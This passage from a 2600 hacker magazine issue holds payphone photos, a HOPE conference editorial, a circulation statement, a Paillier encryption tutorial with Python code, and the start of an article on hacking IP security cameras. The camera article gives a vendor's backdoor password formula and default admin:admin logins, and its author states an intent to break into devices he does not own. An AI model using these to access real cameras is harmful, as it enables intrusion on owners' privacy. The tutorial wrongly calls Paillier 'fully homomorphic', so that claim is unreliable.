
Street Phones



Dominican Republic. Of course, some phones don't fare as well on the streets as others. This one, spotted in the Colonial Zone of Santo Domingo, has lost its voice (and ears) entirely.

Photo by Sam Pursglove


Street Phones



Bulgaria. Seen on a street near the National Palace of Culture in Sofia, this basic model also provides an outlet for local street artists to perfect their craft.

Photo by Matt Ranostay

Street Phones



Italy. A typical, though increasingly rare, payphone on the street in Florence. What's a bit ironic here is the placement of a "Stop 5G" sticker for what can only be described as the wrong audience: people who are more likely not to own cell phones.

Photo by Indro Neri

Our Audacity

We've admittedly never known when to quit. People have been advising us to since even before we got started. You may be somewhat familiar with the thought process: play it safe, don't make waves, lead a comfortable and uneventful life. It just wasn't for us - and, we know, not for many of those reading this.

We've faced all kinds of struggles and challenges throughout our existence, many of which could have tipped the balance if we weren't fairly stubborn and we didn't have support from so many in the hacker world. The steady decline of the print market, the loss of bookstores, distributors who disappeared with our money more times than we can count, and, of course, increased printing costs. To even survive without the help of advertisers is a testament to the loyalty and the strength of our readers. You make the impossible happen - and have for some time.

Then there's HOPE. This unique project has brought together many thousands from around the world for 12 truly amazing conferences in New York. We've seen it expand steadily over the years, as we've seen the attendees and the hacker community grow, mature, and flourish. We don't have the space to list the many uphill battles involved in organizing these things, but what we see after each event has always filled us with tremendous pride.

Hackers On Planet Earth started as yet another crazy idea of how a European-style gathering of hackers should also be able to happen in the States. Before our first conference, the largest hacker get-togethers were just that: get-togethers mostly of people who already knew each other. And those were great and extremely important in helping to construct what followed. In fact, it was the cancellation of one of those intimate gatherings (Summercon) in 1994 that led to the birth of HOPE as a one-time replacement. From that point, the landscape started to change and big hacker conferences began to spread and thrive. Today, Defcon in Las Vegas regularly gets over 20,000 people to show up, yet for the most part has managed to stay true to the hacker spirit that's been there from the beginning. And HOPE made its own history, expanding the horizons of what constitutes hacking, bringing in speakers like Jello Biafra, Daniel Ellsberg, and the Yes Men to join hacker legends like Steve Wozniak, Kevin Mitnick, and Richard Stallman. Concepts and goals like hacktivism, the Tor Project, hackerspaces, and SecureDrop all had early audiences at HOPE conferences, and enthusiastic ones at that. In addition to the tech, we mixed in discussions of justice and empowerment. Over the years, we've managed to give the stage to well over 1000 speakers. We saw the community grow, become more inclusive and representative of gender, and open a continuing dialogue on how to do better. Instead of running from the controversy, we openly embraced it - and found that it made us stronger. And the best part was that most of our attendees really seemed to get that.

Of course, the apparent loss of our hotel has really thrown a wrench into things. From the beginning, all but one of the HOPE conferences has been held at the Hotel Pennsylvania in Manhattan.

Being right in the middle of midtown certainly had its advantages. But when we were recently confronted with a tripling of the price we were paying, we knew that HOPE couldn't remain there, at least not without fundamentally changing what HOPE was. We never wanted to price ourselves out of the reach of many of our attendees. Accessibility has always been one of our passions and losing that would be a really bitter pill to swallow.

When we broke the news in late July, we expected to hear messages of support. But we were absolutely floored by the amount. What's more, we were unprepared at how many people wanted to support the conference regardless of where it was. A significant number actually said they would *prefer* it if we weren't located in Manhattan, where everything tends to be more expensive. All kinds of ideas have been sent to us, including alternative venues, conference formats, and logistical ideas we had never even thought of before. In short, the hacker community helped to rejuvenate our passion and motivated us to really spare no effort in figuring out how we could make this work.

It's easy to forget sometimes, even when you're in the midst of it, how amazing things can continue to happen when the right people are working with you. We're used to being told that something is impossible - and then doing it anyway. That's how we've felt about all of our conferences so far, because *everyone* knew it simply wasn't possible to pull something like that off. But we've never been particularly practical or big fans of constricting rules and conformity. This annoys the hell out of some people, but we're fairly used to that reaction to most of the things we do. Plus, it's always good to be annoying the *right* people.


As we go to press, we're not yet at the stage where we know what's going to happen in the summer of 2020, which is when the next HOPE conference was supposed to be held. By the time this issue comes out, we should have a good idea one way or another what the future of HOPE will be. So we're setting a date of **Monday, October 21st** to share this information with the world. We will post an announcement at **www.hope.net** and **www.2600.com** on that day. And while we can't say for sure at this point whether this will be good or bad news, we *can* say that we've got the very best people working on this and that we have the support of so many others around the world. And when you've got all that on your side, it's very hard for magic not to occur.

Statement required by 39 USC 3685 showing the ownership, management, and circulation of *2600 Magazine*, published quarterly (4 issues) for October 1, 2019. Annual subscription price $29.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 2 Flowerfield, St. James, NY 11780.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953. Managing Editor: Eric Corley, 2 Flowerfield, St. James, NY 11780
4. The owner is Eric Corley, 2 Flowerfield, St. James, NY 11780
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.
6. Extent and nature of circulation:

	Average No. Copies each issue during preceeding 12 months	Single Issue nearest to filing date
A. Total Number of Copies	26125	25500
B. Paid and/or Requested Circulation		
1 Paid/Requested Outside-County Mail Subscriptions	4481	4566
2 Paid In-County Subscriptions	0	0
3 Sales Through Dealers and carries, street vendors, and counter sales	20283	19580
4 Other Classes Mailed Through the USPS	0	0
C. Total Paid and/or Requested Circulation	24764	24146
D. Free Distribution by Mail and Outside the Mail		
1 Outside-County	130	117
2 In-County	0	0
3 Other Classes Mailed Through the USPS	0	0
4 Outside the Mail	904	925
E. Total free distribution	1034	1042
F. Total distribution	25798	25188
G. Copies not distributed	327	312
H. Total	26125	25500
I. Percent Paid	96	96

7. I certify that the statements made by me above are correct and complete.
(Signed) Eric Corley, Owner.



Fully Homomorphic Encryption and Privacy

by Thor Mirchandani

In the modern world, people are becoming more and more dependent on using other people's computers for their storage and computing needs. Cloud technologies, phone apps, and Software as a Service (SaaS) are just a few examples of applications that rely on other people's machines.

Most people understand the absolute necessity for securing their data in the Cloud and rely on using some form of encryption. Unfortunately, encrypting data in transit or on a cloud disk using most of the common encryption algorithms is not sufficient to ensure privacy.

When you browse, view, or manipulate the data, it is decrypted to plain text and becomes visible to a sufficiently privileged software program. Can you really know for sure who else is using your cloud instance?

Even on a hardened system, data can be read directly from CPU registers and data buses by a motivated attacker. If that sounds far-fetched, this is exactly how hardware hacker extraordinaire Bunnie Huang hacked the Xbox! For more frivolous examples, consider the technical underpinnings of Kraftwerk's 1981 song "Pocket Calculator." If individuals can do it, what are the capabilities of more well-funded organizations?

Fully Homomorphic Encryption

The bottom line is that to be usable, information encrypted with traditional methods has to be visible in plain text at some point, if only for a brief moment. Another way to look at it is that a man-in-the-middle attack is always possible and as long as the attacker is creative when it comes to defining where the "middle" is!

Does it have to be that way? What if we could reliably manipulate encrypted information without ever decrypting it? Turns out that we can. Enter Fully Homomorphic Encryption (FHE).

FHE is a class of ciphers that have the interesting quality that an arbitrary computation on ciphertexts generates an encrypted result which, when decrypted, matches what you would see had the same computations been performed on the plaintext. Sounds like black magic, doesn't it?

Theoretical FHE systems were postulated in the late 1970s. In the following decades, researchers implemented systems that permitted a limited number and limited types of computations. Then in 2009, Craig Gentry described a system that could perform any computation, albeit very slowly. Basic computations would take hours! But it didn't take long for Gentry and other researchers to come up with implementations many orders of magnitude faster. Those systems are finding practical uses today. (Crypto Trivia: Craig Gentry received a MacArthur Genius Award for his work on encryption.)

A Practical SaaS Example

One application for FHE is SaaS. Alice might have valuable data and Bob might have a valuable algorithm. Neither wants to reveal their "secret sauce" to the other. With traditional encryption methods, this would not be possible: The algorithm would have to operate on plaintext data, and Alice and Bob would have to duke it out regarding who should lift the skirt. Typical solutions to the dilemma involve lawyers and NDAs.

Moments before he took his last breath, Alice's grandfather gave her three top secret numbers that will lead to the map coordinates of the spot where his treasure is hidden. To get the real coordinates, Alice must add two of the numbers and multiply the third by a constant. Alas, while cryptographically savvy, Alice is arithmetically challenged and has to enlist outside help.

Fortunately, Bob runs a service that can add and multiply encrypted numbers. Alice agrees to send Bob her FHE encrypted numbers. Bob will then perform the calculations on the two numbers without ever seeing them in plaintext. Calculations completed, Bob returns the encrypted results to Alice without ever seeing the plaintext results. When Alice gets the results, she can simply decrypt them to get the coordinates.

We are implementing this interaction in Python - see the listing for fullyhomo.py that follows this article. The code was written for Python 3, but should work fine with Python 2 as well. It will run on Ubuntu Linux using any one of the following three commands:

```
./fullhomo.py
python3 fullhomo.py
python fullhomo.py
```

Similar commands are available on Windows. Here is a typical output from running the program:

```
~/projects/homomorphic$ ./fullyhomo.py
SaaS Example:
Alice wants to use Bob's calculation service to calculate 5 + 10
She encrypts 5
...and the encrypted value is 408231311223330758911876050904...
She then encrypts 10
...and the encypted value is 6811593647043826157618544194678...

Alice also wants to to multiply 6 with the constant 3
She encrypts 6
...and the encrypted value is 275872367736262799842862895600...

Then Alice sends the encrypted values to Bob along with her public
➥ key

Bob adds the two encrypted values without knowing what they are
the encrypted result is 3509690235178988491246734744677382694...
Bob multiplies the third encrypted value with the constant
the encrypted result is 8919545079897387397953169089569936011...

Bob sends the encrypted results back to Alice
Alice uses her private key to view the plain text results:
Addition: 15
Multiplication: 18
```

Armed with the coordinates, Alice packs her shovel and books a trip to Niger. Or did he mean Mauritania? Or maybe Namibia? Surely the treasure isn't in the middle of the Atlantic?!?! East versus West, North versus South, these things do matter!

The Code

The Python code implements an FHE algorithm called the Paillier cryptosystem. To keep things brief and simple, the code only implements the operations required to for the addition and multiplication operations. Also, the key pair is hard coded for the sake of simplicity. A full fledged implementation would provide code to generate random keys.

The class FullyHomoCipher on line 14 is the Paillier encryption code. The class BobsCalculationService on line 54 defines the operations for addition and multiplication of Paillier-encrypted values.

Our treasure hunt adventure starts on line 75 and uses the two classes described above. It's extensively commented in order to make it easy for the interested reader to modify and experiment.

A note of caution for readers that aren't familiar with the Python language: Unlike most languages, Python is white-space sensitive, and indentation matters. It's important to preserve the indentation or the program will not execute properly.

FHE Now and Tomorrow

Our SaaS example is obviously a toy, but that's to be expected from about 140 lines of commented Python code. More robust, fully featured FHEs built around stronger algorithms are finding new applications every day.

Software as a Service is only one application that's a good match for FHE. Other types of applications include smart contracts, block chain systems, data mining, "vanity" hashes, end-to-end encrypted database queries, anonymous identity systems, data integrity verification, and so on. With the rapid development in the field, we can expect many other uses in the very near future.

FHE is currently deployed across several industries and problem domains, including electronic voting systems, genomics, and payment systems, and we predict widespread adoption in areas such as health care, smart power grids, and finance to take place very soon.

```
#!/usr/bin/env python3
import random
# Alice's Private/Public key pair, hard coded for simplicity
class PrivateKey():
        lambdA=738421652409814525549056995904495420889617570042898731779798340789
➥05122488912
        mu=1462386606792416204975818590091246298598290203721449108746825548815542
➥7133263

class PublicKey():
        n=73842165240981452554905699590449542089513117936657660262085094366199671
➥389241
        n2=54526653674764094210700969326690817509815522257584472365472731868555542
➥65945716364146975917589702883313267090463349562976463520385887547289609343093055
➥6081
        g=73842165240981452554905699590449542089513117936657660262085094366199671
➥389242

# Alice's Implementation of a fully homomorphic Paillier cipher
class FullyHomoCipher():
        def __init__(self, a1, b1):
                self.a = a1
                self.b = b1

        def expCalc(self, base,exponent,modulus):
                result = 1
                while exponent > 0:
                        if exponent & 1 == 1:
                                result = (result * base) % modulus
                        exponent = exponent >> 1
                        base = (base * base) % modulus
                return result

        def encrypt(self, pub, plain):
                while True:
                        r = random.getrandbits(128)
                        if r > 0 and r < pub.n:
                                break
                x = self.expCalc(r, pub.n, pub.n2)
                cipher = (self.expCalc(pub.g, plain, pub.n2) * x) % pub.n2
                return cipher

        def decrypt(self, priv, pub, cipher):
                x = self.expCalc(cipher, priv.lambdA, pub.n2) - 1
                plain = ((x // pub.n) * priv.mu) % pub.n
                return plain
        def encrypt_message(self, pub, m):
                r = random.randrange(256, pub.n)
                b = self.encrypt(pub, r)
                a = (m-r) % pub.n
                self.a = a
                self.b = b

        def decrypt_message(self, priv, pub):
                val = (self.a + self.decrypt(priv, pub, self.b)) % pub.n
                return val

# Bob's encrypted calculation service
class BobsCalculationService():
        # Add two encrypted numbers
        def encrypted_add(self, pub, a, b):
                return a * b % pub.n2

        def sum (self, c1, c2, pub):
                a = (c1.a + c2.a) % pub.n
                b = self.encrypted_add(pub, c1.b, c2.b)
                c = FullyHomoCipher(a, b)
                return c

        # Multiply two encrypted numbers with a constant (Bob)
        def encrypted_mult(self, pub, a, n):
                return FullyHomoCipher(-1,-1).expCalc(a, n, pub.n2)

        def product(self, const, c1, pub):
                a = (c1.a * const) % pub.n
                b = self.encrypted_mult(pub, c1.b, const)
                c = FullyHomoCipher(a,b)
                return c

# THE SAAS EXAMPLE BEGINS HERE
if __name__ == '__main__':
        # Alice's Key Pair
        pub=PublicKey
        priv=PrivateKey

        # The top secret numbers Alice wants to use
        secretNumber1=5
        secretNumber2=10
        secretNumber3=6
        const=3

        # The Cipher objects Alice uses for encryption
        alice1 = FullyHomoCipher(-1,-1)
        alice2 = FullyHomoCipher(-1,-1)
        alice3 = FullyHomoCipher(-1,-1)

        # Alice performs encryption
        print ("SaaS Example:")
        print ("Alice wants to use Bob's calculation service to calculate ",
➥secretNumber1,"+",secretNumber2)
        print ("She encrypts ", secretNumber1)
        alice1.encrypt_message(pub, secretNumber1)
        print ("...and the encrypted value is ",alice1.a,alice1.b)
        print ("She then encrypts ",secretNumber2)
        alice2.encrypt_message(pub, secretNumber2)
        print ("...and the encypted value is ",alice2.a,alice2.b)
        print ("")
        print ("Alice also wants to to multiply ",secretNumber3," with the
➥ constant ",const)
        print ("She encrypts ", secretNumber3)
        alice3.encrypt_message(pub, secretNumber3)
        print ("...and the encrypted value is ",alice3.a,alice3.b)
        print ("")
        print ("Then Alice sends the encrypted values to Bob along with her
➥ public key")
        print ("")
```

```
# These are the encrypted values Alice sends to Bob
encr1_a=alice1.a
encr1_b=alice1.b
encr2_a=alice2.a
encr2_b=alice2.b
encr3_a=alice3.a
encr3_b=alice3.b

# Bob's Cipher objects, initialized with Alice's encrypted numbers
# Since Bob doesn't have the private key he can't decrypt the numbers
bob1 = FullyHomoCipher(encr1_a,encr1_b)
bob2 = FullyHomoCipher(encr2_a,encr2_b)
bob3 = FullyHomoCipher(encr3_a,encr3_b)

# Addition
print ("Bob adds the two encrypted values without knowing what they are")
result1=BobsCalculationService().sum(bob1, bob2, pub)
print ("the encrypted result is ",result1.a,result1.b)
# Multiplication with a constant
print ("Bob multiplies the third encrypted value with the constant")
result2=BobsCalculationService().product(const, bob3, pub)
print ("the encrypted result is ",result2.a,result2.b)
print ("")

print ("Bob sends the encrypted results back to Alice")
print ("Alice uses her private key to view the plain text results:")
print ("Addition: ",result1.decrypt_message(priv, pub))
print ("Multiplication: ",result2.decrypt_message(priv, pub))
```

Who Is Watching Us?

by Ray Keck

I have always taken an interest in hacking/phreaking, but never applied anything I have learned (for either good or evil purposes)... until recently, that is. A couple years ago I started working for a manufacturer who sold home security equipment (network video recorders, IP cameras, etc.). I have had some experience with older analog systems in the past, but this would be my first foray into the IP based world. I was one of three people working in tech support helping installers and, on occasion, end users with technical issues. It wasn't the greatest work to be doing (as tech support typically isn't), but it was a decent paycheck and close to home.

During my time of employment with the company, I had a lot of time to think about and evaluate the security of the equipment we were selling. We billed ourselves as a manufacturer to the customer, but this wasn't exactly true. The truth was that we purchased hardware from a Chinese manufacturer and rebranded it with our own logo. We also customized the firmware that was being flashed to the equipment. This information wasn't publicized, and we made it a point not to talk about it with clients, even if they had brought it up themselves. Sounds like a great business to work for, huh?

Right off the bat, this job had already felt suspect to me. While shady business practices do not necessarily translate to bad product, it was the cheaply manufactured Chinese hardware (or rather the embedded software) that was the issue. This was particularly evident to me about once a year when we would go through a flood of calls regarding hacked machines and user accounts. The reason these machines would get hacked so frequently was because of vulnerabilities found in the firmware.

This, of course, isn't anything new to technology. It has always been a cat and mouse game between hackers and firmware developers since the dawn of time. Take, for example, the Xbox 360 when hackers modified DVD-ROM firmware to play game backups on their machines. Microsoft threw everything they could at people modifying their consoles to thwart these attempts. But what resulted was a back and forth game between both parties involved, with Microsoft continuously patching, updating, and swapping hardware. The difference here is that the cheap Chinese manufacturer put forth much less of an effort to secure their products.

For years they used very simple algorithms to generate backdoor passwords with information that was widely available on the Internet to those who were interested. The backdoors were intended for people who forgot their passwords. But rather than give them a way to do it on their own (like a password reset link on the web interface landing page), all they had to do was call us. The backdoor codes were generated something like this: 8888 x day x month x year, the last six digits were the password. We only generated those backdoor passwords for installers and law enforcement, which was supposed to curb them from falling into the wrong hands.

This was a fine idea in the beginning, but ended up being half-baked in the end. This was because we had no way to verify the identity of the person calling. Anyone could call in and say that I am "Mr SoAndSo" with "Fake-Company" and tell us "I need a backdoor for Serial Number xxxxx" and they would have no trouble getting it. This, of course, has since been patched with stronger algorithms to keep people from generating their own passwords. But people calling in to get passwords still remained an issue. Oftentimes when companies install security equipment, they leave default settings on them. Way too many calls started out with "I can't get into my NVR anymore using the credentials of admin:admin." Is this an end user problem? Sure it is, to an extent. But when installers lack the technical knowledge to actually set the equipment up properly, there is more of an underlying issue here.

One day I was curious as to how many of these machines were out there - machines that still were using default passwords or hadn't had patched firmware applied to them. I wanted to see if I could hack into some of them for fun and to show my company how flimsy the security actually was. One defect with these machines is that firmware updates are applied manually, which means that only people who have called us have had their machines updated. The firmware for these devices is not available publicly, which further cements the fact that there are still many machines sitting in the wild unprotected. Anyone familiar with modern security equipment is probably aware that they come with a feature called P2P (or peer-to-peer). This allows people with little or no networking knowledge to set up their equipment for remote access by scanning a 2D barcode or 